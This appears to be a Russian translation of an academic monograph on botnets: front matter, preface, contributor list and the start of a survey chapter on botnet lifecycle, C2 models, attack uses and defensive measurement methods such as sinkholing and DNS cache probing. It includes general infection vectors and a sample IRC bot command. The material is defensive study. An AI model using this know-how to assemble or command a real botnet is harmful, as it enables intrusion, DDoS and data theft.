


Ботнеты: архитектуры, средства противодействия и проблемы

Русский перевод коллективной монографии об архитектурах современных ботнетов, методах командования и управления, обнаружении, противодействии и новых угрозах.

Больше крутых материалов в моём телеграм-канале [@grogrigs](#)

BOTNETS

Architectures, Countermeasures,
and Challenges



Edited by
Georgios Kambourakis • Marios Anagnostopoulos
Weizhi Meng • Peng Zhou



CRC Press
Taylor & Francis Group

CRC Series in Security, Privacy and Trust

Ботнеты

Титульный лист

Ботнеты

Архитектуры, средства противодействия и проблемы

Под редакцией:

Georgios Kambourakis

Marios Anagnostopoulos

Weizhi Meng

Peng Zhou

Сведения об издании

CRC Press

Taylor & Francis Group

6000 Broken Sound Parkway NW, Suite 300

Boca Raton, FL 33487-2742

© 2020 by Taylor & Francis Group, LLC

CRC Press - импринт Taylor & Francis Group, компании Informa.

Права на оригинальные работы правительства США не заявляются.

Напечатано на бескислотной бумаге.

Международный стандартный книжный номер ISBN-13: 978-0-367-19154-2 (твёрдый переплёт)

Эта книга содержит сведения, полученные из достоверных и высоко ценимых источников. Были приложены разумные усилия для публикации надёжных данных и информации, однако автор и издатель не могут брать на себя ответственность за достоверность всех материалов или за последствия их использования. Авторы и издатели пытались установить правообладателей всех материалов, воспроизведённых в этой публикации, и приносят извинения правообладателям, если разрешение на публикацию в данной форме не было получено. Если какой-либо материал, охраняемый авторским правом, не был указан должным образом, пожалуйста, напишите нам, чтобы мы могли исправить это в любом будущем переиздании.

За исключением случаев, разрешённых законом США об авторском праве, никакая часть этой книги не может быть перепечатана, воспроизведена, передана или использована в какой-либо форме с помощью электронных, механических или иных средств, известных сейчас или изобретённых в будущем, включая фотокопирование, микрофильмирование и запись, а также в любых системах хранения или поиска информации, без письменного разрешения издателей.

Чтобы получить разрешение на фотокопирование или электронное использование материалов из этой работы, перейдите на www.copyright.com (www.copyright.com/) или обратитесь в Copyright Clearance Center, Inc. (CCC), 222 Rosewood Drive, Danvers, MA 01923, 978-750-8400. CCC - некоммерческая организация, предоставляющая лицензии и регистрацию различным

пользователям. Для организаций, которым ССС выдала лицензию на фотокопирование, организована отдельная система оплаты.

Уведомление о товарных знаках: названия продуктов или компаний могут быть товарными знаками или зарегистрированными товарными знаками и используются только для идентификации и пояснения, без намерения нарушить права.

Посетите веб-сайт Taylor & Francis:

www.taylorandfrancis.com

и веб-сайт CRC Press:

www.crcpress.com

Предисловие

Ботнеты представляют всё более серьёзную угрозу для Интернета из-за постоянно растущего числа распределённых атак типа «отказ в обслуживании» (DDoS). В эпоху Интернета всего (Internet of Everything, IoE) армию ботнета можно собрать из самых разных порабощённых машин, включая настольные компьютеры, смартфоны, носимые и встраиваемые устройства. Такими многочисленными армиями удалённо управляет злоумышленник, известный как ботмастер или бот-пастух. Недавние примеры, в частности ботнет Mirai, показывают, насколько легко обнаружить и подчинить себе тысячи и даже миллионы бесконтрольных, плохо защищённых устройств. Стремительное распространение дешёвых устройств Интернета вещей (Internet of Things, IoT), работающих с настройками по умолчанию и слабой защитой, вызывает ещё более серьёзные опасения из-за их огромного количества. Всё это открывает путь к созданию мощных ботнетов.

Чтобы оставаться незаметными и повышать устойчивость своих ботнетов, ботмастеры используют скрытые каналы командования и управления (C2), поддерживая связь с ботами и передавая им инструкции. Сегодня они прячут C2-серверы даже внутри обширной инфраструктуры облачных вычислений и используют устойчивые анонимные сети, такие как Tor и I2P. Ботмастер может задействовать централизованную, децентрализованную или гибридную архитектуру, опираться на сетевые протоколы HTTP, IRC, DNS и P2P, а также применять быструю смену IP-адресов (fast flux) и алгоритмы генерации доменов (DGA). Защитники, в свою очередь, стремятся своевременно обнаружить и перехватить C2-канал, чтобы изолировать ботов от управляющего узла.

Помимо DDoS-атак, ботнеты используют для спам-кампаний, сбора конфиденциальных данных, распространения вредоносных программ, майнинга криптовалют, кампаний по дискредитации и многих других целей. Фактически ботнет — идеальное средство для прибыльной преступной деятельности с низким риском. Обычно ботмастер сдаёт свою инфраструктуру в аренду клиентам. Благодаря этому даже неопытный злоумышленник может на определённый срок приобрести услуги ботнета и использовать их в преступных целях, а совокупный доход ботмастера достигает огромных размеров. Самая популярная услуга, предоставляющая доступ к DDoS-ботнетам, известна как «DDoS по найму» (DDoS-for-hire) или, эвфемистически, «стрессер» (stresser). Такие ботнет-сервисы входят в модель «киберпреступность как услуга» (cybercrime-as-a-service). Кроме того, использование вычислительной мощности заражённых машин для майнинга криптовалют может значительно увеличить прибыль ботмастера и одновременно сделать практически невозможным отслеживание происхождения доходов.

Эта книга включает ряд современных материалов от учёных и практиков, работающих в области обнаружения ботнетов, а также предотвращения и смягчения их последствий. Она стремится стать полезным справочным источником для студентов, исследователей, инженеров и специалистов, работающих в этой конкретной области или заинтересованных в понимании её разных граней и

изучении последних достижений в вопросе ботнетов. Более конкретно, книга состоит из 12 материалов, распределённых по 4 ключевым поднаправлениям:

Архитектуры ботнетов: представление современных архитектур ботнетов, наиболее заметных случаев ботнетов на основе IoT, а также новейших свойств и техник ботнетов на основе IoT.

C2-каналы: описание новейших вариантов сложных каналов командования и управления, основанных на сокрытии информации, стеганографии и технологии блокчейна.

Обнаружение ботнетов и противодействие им: рассмотрение способов выявления обмена данными ботнетов в больших массивах трафика, анализа сетевых трасс для обнаружения алгоритмически сгенерированных доменов, используемых при координации ботнетов, идентификации IoT-ботнетов с помощью микросервисных архитектур и обнаружения социальных ботнетов.

Финансовые доходы от ботнетов: исследование использования ботнетов для майнинга криптовалют, а также применения ботнетов как прибыльного инструмента для преступников.

О редакторах

Доктор Мариос Анагностопулос в 2016 году получил степень доктора философии в области разработки информационных и коммуникационных систем на соответствующей кафедре Эгейского университета в Греции. Тема его диссертации — «DNS как многоцелевой вектор атаки». В настоящее время он работает постдокторантом-исследователем в Норвежском университете естественных и технических наук (NTNU). До прихода в NTNU он занимал аналогичную должность в Сингапурском университете технологии и дизайна (SUTD). В круг его научных интересов входят безопасность и конфиденциальность сетей, безопасность мобильных и беспроводных сетей, киберфизическая безопасность, а также применение блокчейна для обеспечения безопасности и конфиденциальности.

Доктор Георгиос Камбуракис получил степень доктора философии в области разработки информационных и коммуникационных систем на соответствующей кафедре Эгейского университета в Греции, где в настоящее время является доцентом и заведующим кафедрой. Его научные интересы связаны с безопасностью и конфиденциальностью мобильных и беспроводных сетей. В этих областях у него опубликовано более 120 рецензируемых работ. Дополнительные сведения доступны на сайте <http://www.icsd.aegean.gr/gkamb>.

Доктор Вэйчжи Мэн в настоящее время является доцентом секции кибербезопасности кафедры прикладной математики и информатики Датского технического университета (DTU). Степень доктора философии по информатике он получил в Городском университете Гонконга (CityU). До прихода в DTU он работал научным сотрудником в сингапурском Институте информационно-коммуникационных исследований A*STAR и старшим научным сотрудником кафедры информатики CityU. Во время обучения в докторантуре он получил награду за выдающиеся академические успехи. Кроме того, в 2014 и 2017 годах Гонконгский институт инженеров (HKIE) присуждал ему награду за выдающуюся статью молодого инженера или исследователя. Он также получил награду за лучшую статью на ISPEC 2018 и за лучшую студенческую статью на NSS 2016. Его основные научные интересы — кибербезопасность и интеллектуальные защитные технологии, включая обнаружение вторжений, безопасность смартфонов, биометрическую аутентификацию, безопасность взаимодействия человека с компьютером, управление доверием, применение блокчейна в защите информации и анализ вредоносных программ.

Доктор Пэн Чжоу в настоящее время является доцентом Шанхайского университета. Он получил степень доктора философии в Гонконгском политехническом университете, после чего в течение года работал научным сотрудником в Наньянском технологическом университете в Сингапуре. Его научные интересы включают сетевую безопасность, компьютерных червей и механизмы их распространения, а также машинное обучение.

Участники

Yuede Ji

Университет Джорджа Вашингтона

Qiang Li

Институт информатики и технологий

Цзилиньский университет

Чанчунь, Китай

Miguel Correia

INESC-ID, Высший технический институт

Лиссабонский университет

Luís Sacramento

INESC-ID, Высший технический институт

Лиссабонский университет

Ibéria Medeiros

LASIGE, факультет естественных наук

Лиссабонский университет

João Bota

Vodafone Portugal

Melody Moh

Кафедра информатики

Государственный университет Сан-Хосе

Сан-Хосе, Калифорния, США

Tharun Kammara

Кафедра информатики

Государственный университет Сан-Хосе

Сан-Хосе, Калифорния, США

Luca Caviglione

Институт прикладной математики и информационных технологий

Национальный исследовательский совет Италии

Италия

Wojciech Mazurczyk

Варшавский технологический университет

Польша

Steffen Wendzel

Вормсский университет прикладных наук

Германия

Federica Bisio

aizoOn, улица Страда-дель-Лионетто

Турин, Италия

Danilo Massa

aizoOn, улица Страда-дель-Лионетто

Турин, Италия

Giuseppe Giulio Rutigliano

Римский университет Тор Вергата

Италия

Giovanni Bottazzi

Университет LUISS имени Гвидо Карли

Италия

Gianluigi Me

Университет LUISS имени Гвидо Карли

Италия

Pierluigi Perrone

Римский университет Тор Вергата

Италия

Renita Murimi

Оклахомский баптистский университет

США

Basheer Al-Duwairi

Иорданский университет науки и технологий

Иордания

Moath Jarrah

Иорданский университет науки и технологий

Иордания

Pascal Geenens

Radware, Inc.

Xiaobo Ma

Ключевая лаборатория Министерства образования по интеллектуальным сетям и сетевой безопасности, факультет электронной и информационной инженерии

Сианьский университет транспорта

Weizhi WANG

Ключевая лаборатория Министерства образования по интеллектуальным сетям и сетевой безопасности

Сианьский университет транспорта

Jedrzej Bieniasz

Институт телекоммуникаций

Варшавский технологический университет

Польша

Krzysztof Szczypiorski

Институт телекоммуникаций

Варшавский технологический университет

Польша

Глава 1. Архитектуры ботнетов: обзор современного состояния

Basheer Al-Duwairi и Moath Jarrah

Факультет компьютерных и информационных технологий, Иорданский университет науки и технологий, Иордания

1.1 Введение

В последние годы киберпреступления с использованием ботнетов стали серьёзной угрозой для Интернета и информационных технологий. Ботнет состоит из множества заражённых узлов, получающих команды от ботмастера [1]. Он формируется путём установки программ-ботов на уязвимые компьютеры. Такие программы выполняют действия по командам пользователя или другой программы и обычно бездействуют, пока не получают указание от ботмастера. Боты создают и используют доступные каналы связи, по которым принимают и выполняют команды, а затем периодически отправляют ботмастеру сведения о своём состоянии и статистику. Как правило, в них также предусмотрено автоматическое обновление. Ботмастер сохраняет контроль над сетью через канал командования и управления (C&C), образующий ядро ботнета.

Обычно боты используют уязвимости программного обеспечения, позволяющие заражать вычислительные системы. К ним относятся переполнение буфера, установка бэкдоров, программные ошибки и небезопасные механизмы управления памятью. Публикация исходного кода приводит к быстрому появлению множества вариантов бота [2–5]: хакеры могут проще расширять его и создавать более сложные версии под свои задачи. Например, модульная структура Agobot делает его особенно привлекательным для разработчиков ботнетов. Как отмечено в [2], в современной цифровой среде существует множество типов ботов и вариантов каждого типа. Хакеры постоянно ищут новые программные уязвимости и усложняют своих ботов, поэтому следует ожидать появления всё новых серьёзных угроз. Это вынуждает компании и исследователей разрабатывать эффективные средства противодействия киберпреступлениям, совершаемым с помощью ботнетов. Сегодня ботнеты служат одним из основных источников вредоносного интернет-трафика [1].

В последние годы спектр атак с применением ботнетов резко расширился из-за появления новых, чрезвычайно сложных их разновидностей. Развитие архитектур и типов ботнетов определяется интересами хакеров, ростом Интернета и совершенствованием сетевых технологий. Организованные хакерские группы и киберпреступники всё сильнее угрожают бизнесу: около трети компаний мира уже сталкивались с киберпреступностью [6]. Ботнеты широко применяются для распространения вредоносных программ, нацеленных на банковский сектор [7]. Они позволяют хакерам получать личную и финансовую выгоду с помощью вымогательства, программ-вымогателей и криптовалют. Кибератаки направляются и против критически важной интернет-инфраструктуры и киберфизических систем, включая интеллектуальные электросети, атомные станции и транспортные системы. Ожидается также, что ботнеты будут играть заметную роль в будущих кибервойнах. По мере расширения Интернета их целями перестали быть только персональные компьютеры и ноутбуки: появились мобильные, социальные ботнеты и ботнеты Интернета вещей (IoT). Их стремительный рост позволил хакерам проводить распределённые атаки типа «отказ в обслуживании» (DDoS), рассылать спам, мошенничать с рекламными переходами и похищать персональные данные. Таким образом, ботнет можно рассматривать как инфраструктуру для совершения разных видов киберпреступлений. Эта глава посвящена данной

растущей угрозе. В разделе 1.2 подробно описаны ботнеты и их основные характеристики; в разделе 1.3 рассмотрены централизованные ботнеты; в разделе 1.4 — одноранговые (P2P); в разделе 1.5 — мобильные; в разделе 1.6 — IoT-ботнеты; в разделе 1.7 — социальные ботнеты. Заключение приведено в разделе 1.8.

1.2 Основные характеристики ботнетов

Ботнет можно рассматривать как атакующую инфраструктуру из связанных между собой скомпрометированных узлов. Для образования сети они используют различные протоколы прикладного уровня, включая IRC, HTTP, электронную почту и P2P. В этом разделе рассматриваются жизненный цикл ботнета, способы его вредоносного применения, основные характеристики и методы получения значимой информации о нём.

1.2.1 Обзор

Срок существования ботнета состоит из трёх основных этапов.

Этап 1 — набор узлов. Формирование ботнета начинается с привлечения как можно большего числа уязвимых машин. Для их заражения кодом бота применяются разные механизмы. Один из них основан на традиционных способах распространения сетевых червей и не требует участия пользователя [8, 9]. Заражённая машина сама ищет в Интернете другие системы с известными уязвимостями, выполняя активное сканирование. Существуют и пассивные способы, для которых необходимо действие пользователя. Ботмастеры широко применяют социальную инженерию, убеждая людей загрузить исполняемые файлы бота [10, 11]. Обычно для этого проводят массовые фишинговые кампании по электронной почте и в социальных сетях, например Twitter и Facebook. Пользователя обманом заставляют перейти по вредоносной ссылке, после чего загружается файл бота [12, 13]. Вредоносная программа может также распространяться во вложении или устанавливаться автоматически при посещении сайта с активным содержимым, например JavaScript или элементами ActiveX. Ещё один способ — физические носители, в частности USB-накопители: вредоносная программа хранится на них в виде исполняемого файла и запускается после двойного щелчка. Такое заражение позволяет компрометировать машины с частными IP-адресами, которые недоступны напрямую из Интернета, например находятся за устройством NAT.

Этап 2 — командование и управление. Ботмастер контролирует заражённые машины через C2-канал, от реализации которого зависит архитектура ботнета. В централизованном ботнете управление осуществляется через центральный C2-сервер. В P2P-ботнете такого сервера нет, поэтому ботмастер напрямую взаимодействует лишь с небольшим подмножеством заражённых машин. Они играют роль почтовых ящиков, передающих сведения между ним и остальными ботами, а обнаруживаются с помощью возможностей однорангового протокола, на котором построен ботнет. Подробнее централизованные и P2P-ботнеты описаны в разделах 1.3 и 1.4. Между ботмастером и ботами применяются две модели обмена: отправка и опрос. В первой команды непосредственно рассылаются ботам, во второй заражённые машины периодически проверяют наличие новых указаний [14]. Обе модели показаны на рисунке 1.1.



Рисунок 1.1. Модели обмена данными в ботнете: (а) отправка команд; (б) опрос команд.

Этап 3 — активность ботнета. На этом этапе боты выполняют действия и атаки, например DDoS или сканирование, в ответ на команды ботмастера [15–17]. Пропускная способность скомпрометированного узла определяет его возможности при проведении атак, особенно DDoS, поэтому боты оценивают её, отправляя данные на несколько серверов. На рисунке 1.2 приведён пример работы IRC-ботнета по командам ботмастера. Показано взаимодействие ботмастера с псевдонимом `seed` и одного из ботов с псевдонимом `vofm` в IRC-канале `#nes554`. Это типичный пример прямой рассылки: ботмастер передаёт команды непосредственно боту. Например, команда

```
.open notepad
```

предписывает боту запустить `notepad.exe`. Запуск Блокнота — лишь простой пример возможностей ботнета. В действительности ботмастеры могут заставлять ботов загружать с заданного сервера и запускать вредоносные исполняемые файлы. Другая возможная команда предписывает выполнить DNS-запрос для указанного имени узла и вернуть результат ботмастеру.




Рисунок 1.2. Пример активности IRC-ботнета.

Чтобы понять устройство и работу ботнетов, исследователи изучают разные программы-боты и раскрывают заложенные в них вредоносные функции [2]. Например, П. Барфорд и соавторы исследовали исходный код четырёх крупных ботнетов: Agobot, SDBot, SpyBot и GT Bot [18]. Анализ исходного кода или запуск экземпляра вредоносной программы в песочнице позволяют

эффективно выявлять свойства и возможности ботнета, включая механизмы C&C. Ботнеты служат источником разных видов атак и вредоносной активности в Интернете, в том числе следующих:

- DDoS-атаки: ботнеты применяются для атак прикладного уровня, например по HTTP, SYN-флуда и атак с усилением через DNS. По команде боты перегружают целевую систему огромным объёмом HTTP-запросов, SYN-пакетов, DNS-запросов или иного трафика.
- Спам-кампании по электронной почте: массовая рассылка нежелательных сообщений создаёт трафик и снижает отношение полезного сигнала к шуму [19]. Спамеры используют ботнеты для рекламы фармацевтических товаров, материалов для взрослых и распространения вредоносных программ. Шаблон письма вместе со списком получателей передаётся рабочим узлам — ботам, после чего им даётся команда выполнить рассылку.
- Кража персональных данных: ботмастер может собирать с заражённых машин конфиденциальные сведения, включая данные учётных записей электронной почты и интернет-банкинга, а также номера банковских карт.
- Криптовалюты: ботмастер может незаконно использовать вычислительные ресурсы заражённых машин для майнинга биткоинов и других криптовалют.
- Мошенничество с рекламными переходами: ботмастер создаёт фиктивные щелчки по интернет-рекламе, обычно подделывая поле заголовка HTTP-запроса так, чтобы трафик напоминал легитимный. В результате рекламодатели выплачивают крупные суммы [20]. Стоимость интернет-рекламы часто определяется моделью оплаты за переход: доход рекламной платформы, например Facebook или Google, зависит от количества щелчков по объявлениям. Хакеры злоупотребляют этой моделью, используя ботнеты для генерации мошеннических переходов.

Таким образом, в работе ботнета можно выделить две плоскости: (i) плоскость командования и управления, где боты ожидают указаний от ботмастера, и (ii) плоскость активности, где полученные команды выполняются для проведения DDoS-атак, майнинга криптовалют, спам-кампаний и мошенничества с рекламными переходами. Топология C&C определяет способ доставки команд. В централизованном ботнете ботмастер взаимодействует с ботами через центральный сервер, а в P2P-ботнете — через подмножество ботов, выполняющих роль почтовых ящиков.

1.2.2 Характеристики ботнетов

Значительные исследовательские усилия были направлены на описание ботнетов и понимание принципов их работы (например, [1, 15, 18, 21–23]). В этих работах оценивались размеры и географическое распределение ботнетов, а также их пространственные и временные характеристики. Чтобы понять природу угрозы, исследователи проводили ретроспективный анализ трасс трафика и журналов пакетов. Кроме того, научное сообщество изучает способы формирования ботнетов. Ниже на основе результатов этих исследований описаны их основные характеристики.

1.2.2.1 Размер ботнета

Размер ботнета — важный фактор, определяющий интенсивность и распространённость кибератак. Значение этой метрики и её роль в оценке эффективности ботнета обсуждаются в [24]. Хотя крупные ботнеты представляют серьёзную угрозу для интернет-сервисов, опасны и небольшие сети, особенно при атаках, не требующих значительного объёма трафика, например при распространении программ-вымогателей или краже персональных данных. Небольшим ботнетом легко управлять и сдавать его в аренду, при этом он может долго оставаться незамеченным. Определение фактического размера позволяет лучше понять угрозу, однако само понятие «размер ботнета» трактуется неоднозначно.

Неоднозначность возникает из-за нескольких обстоятельств, затрудняющих подсчёт скомпрометированных машин. Боты присоединяются к сети и покидают её вследствие (i) включения и выключения заражённых машин пользователями, (ii) временной миграции по команде ботмастера из одного ботнета в другой и (iii) клонирования, когда боты создают свои копии и подключаются к разным каналам или серверам [1]. Большинство исследователей признают необходимость чёткого определения. Здесь используется формулировка из [24]: размер ботнета — это его крупнейшая связанная часть [24, 25]. Речь идёт не обо всех когда-либо заражённых машинах, а главным образом о ботах, активных в данный момент.

Существует несколько способов определения размера ботнета. Выбор прежде всего зависит от его архитектуры и возможности внедриться в сеть либо перехватить управление ею. Обычно применяются следующие методы [25]:

- Внедрение в ботнет. Исследователь присоединяется к C&C-каналу, например к IRC-серверу ботнета, и регистрирует количество одновременно подключённых ботов. Для этого можно создать имитирующее настоящего бота средство отслеживания IRC, подобное описанному в [1].
- Перенаправление DNS. Соединения с C&C-сервером ботнета перенаправляются на другой сервер, например в «воронку» (sinkhole), путём изменения связанной с ним DNS-записи [26]. Завершив трёхэтапное TCP-рукопожатие с подключающимися ботами, сервер-воронка идентифицирует их и регистрирует IP-адреса. Метод учитывает только ботов, пытавшихся подключиться в период измерения. Кроме того, если ботмастер использует на одном C&C-сервере несколько каналов, определить принадлежность бота к конкретному каналу невозможно. Цзоу и соавторы [27] отмечают, что ботмастер может легко обнаружить перенаправление и приказывать ботам подключиться к другому IRC-серверу.
- Анализ кэшей DNS. Метод собирает сведения с тысяч DNS-серверов и ищет в их кэшах записи C&C-сервера ботнета. М. Абураджаб и соавторы успешно применили его для оценки размеров ботнетов [1]. Обычно боту необходимо определить IP-адрес C&C-сервера с помощью DNS-запроса. Поэтому размер сети можно оценить, опросив множество DNS-серверов и подсчитав попадания в кэш. Список доступных серверов получают быстрым сканированием Интернета, например с помощью ZMap [28]. Наличие записи означает, что до истечения срока её действия к этому DNS-серверу обращался по меньшей мере один бот. Число таких записей задаёт нижнюю границу количества ботов.
- Обход P2P-ботнета. Размер однорангового ботнета обычно оценивают рекурсивным обходом. Сначала у одного бота запрашивают список соседей, затем такой же запрос отправляют каждому IP-адресу из полученного списка. Процесс продолжается, пока новые адреса не перестанут появляться. Скорость имеет решающее значение, поскольку граф P2P-ботнета постоянно меняется: боты непредсказуемо присоединяются к сети и покидают её прямо во время опроса. Поэтому обход необходимо выполнять достаточно быстро, чтобы получить точный снимок текущего графа.

1.2.2.2 Географическое распределение ботнетов

Хотя боты встречаются по всему Интернету, исследования показывают, что они концентрируются в отдельных регионах мира [26]. На географическое распределение влияет несколько факторов, в том числе связь механизма заражения с определённым регионом или языком. Некоторые ботнеты атакуют приложения на конкретном языке или применяют социальную инженерию с учётом языка выбранного региона [26].

Изучение распределения ботов помогает разрабатывать эффективные контрмеры [22, 23, 29]. Оно главным образом повторяет распределение уязвимых машин в Интернете. Такие машины склонны группироваться в определённых сетях, а значит, там же будут концентрироваться и боты независимо от выбранного ботмастером способа построения сети. Количество уязвимых машин в корпоративной сети непосредственно зависит от политики сетевой безопасности организации и от того, насколько пользователи умеют укреплять и защищать свои системы. Например, в организации со строгой политикой безопасности, современными средствами предотвращения нарушений и актуальными антивирусами должно быть очень мало уязвимых машин.

М. П. Коллинз и соавторы выделяют две следующие характеристики ботнетов [22]:

- Пространственная заражённость: если в сети присутствует один скомпрометированный узел, с высокой вероятностью в ней найдутся и другие узлы, уже выполняющие вредоносные действия. Сосредоточение такой активности делает сеть заражённой.
- Временная заражённость: наличие скомпрометированного узла означает, что этот или другие узлы той же сети, вероятно, будут заражены и в будущем. Таким образом, вредоносная активность в сети повторяется со временем.

Пространственную заражённость проверяли, изучая группирование IP-адресов в разных сетях. Оказалось, что скомпрометированные узлы в сетях одинакового размера встречаются вместе чаще, чем узлы и адреса, случайно выбранные из всего Интернета. Для проверки временной заражённости исследовали уже заражённые сети. Наличие в сети скомпрометированных узлов позволяло предсказывать будущую вредоносную активность точнее, чем наблюдение за случайно выбранными сетями.

1.2.2.3 Пространственно-временная корреляция и сходство

Помимо описанной выше пространственной и временной заражённости, ботнетам свойственна пространственно-временная корреляция, непосредственно вытекающая из принципов их работы. В заданный промежуток времени боты внутри одной корпоративной сети выполняют сходные операции по командам ботмастера. Обычно они поддерживают долговременные соединения с C&C-сервером и ожидают указаний. Ответы на команды можно разделить на два типа:

- Информационный ответ. Ботмастер запрашивает сведения о заражённой машине: версию операционной системы, архитектуру процессора, пропускную способность и идентификатор бота. Ответ обычно представляет собой короткое сообщение с требуемыми данными. На рисунке 1.3a показаны ответы трёх ботов в корпоративной сети.
- Ответ действием. Другие команды предписывают выполнить конкретную операцию, например сканирование, атаку типа «отказ в обслуживании» или рассылку спама. Каждый бот при этом создаёт большой объём однотипного трафика в один и тот же промежуток времени. На рисунке 1.3b показана активность трёх ботов в ответ на разные команды ботмастера.

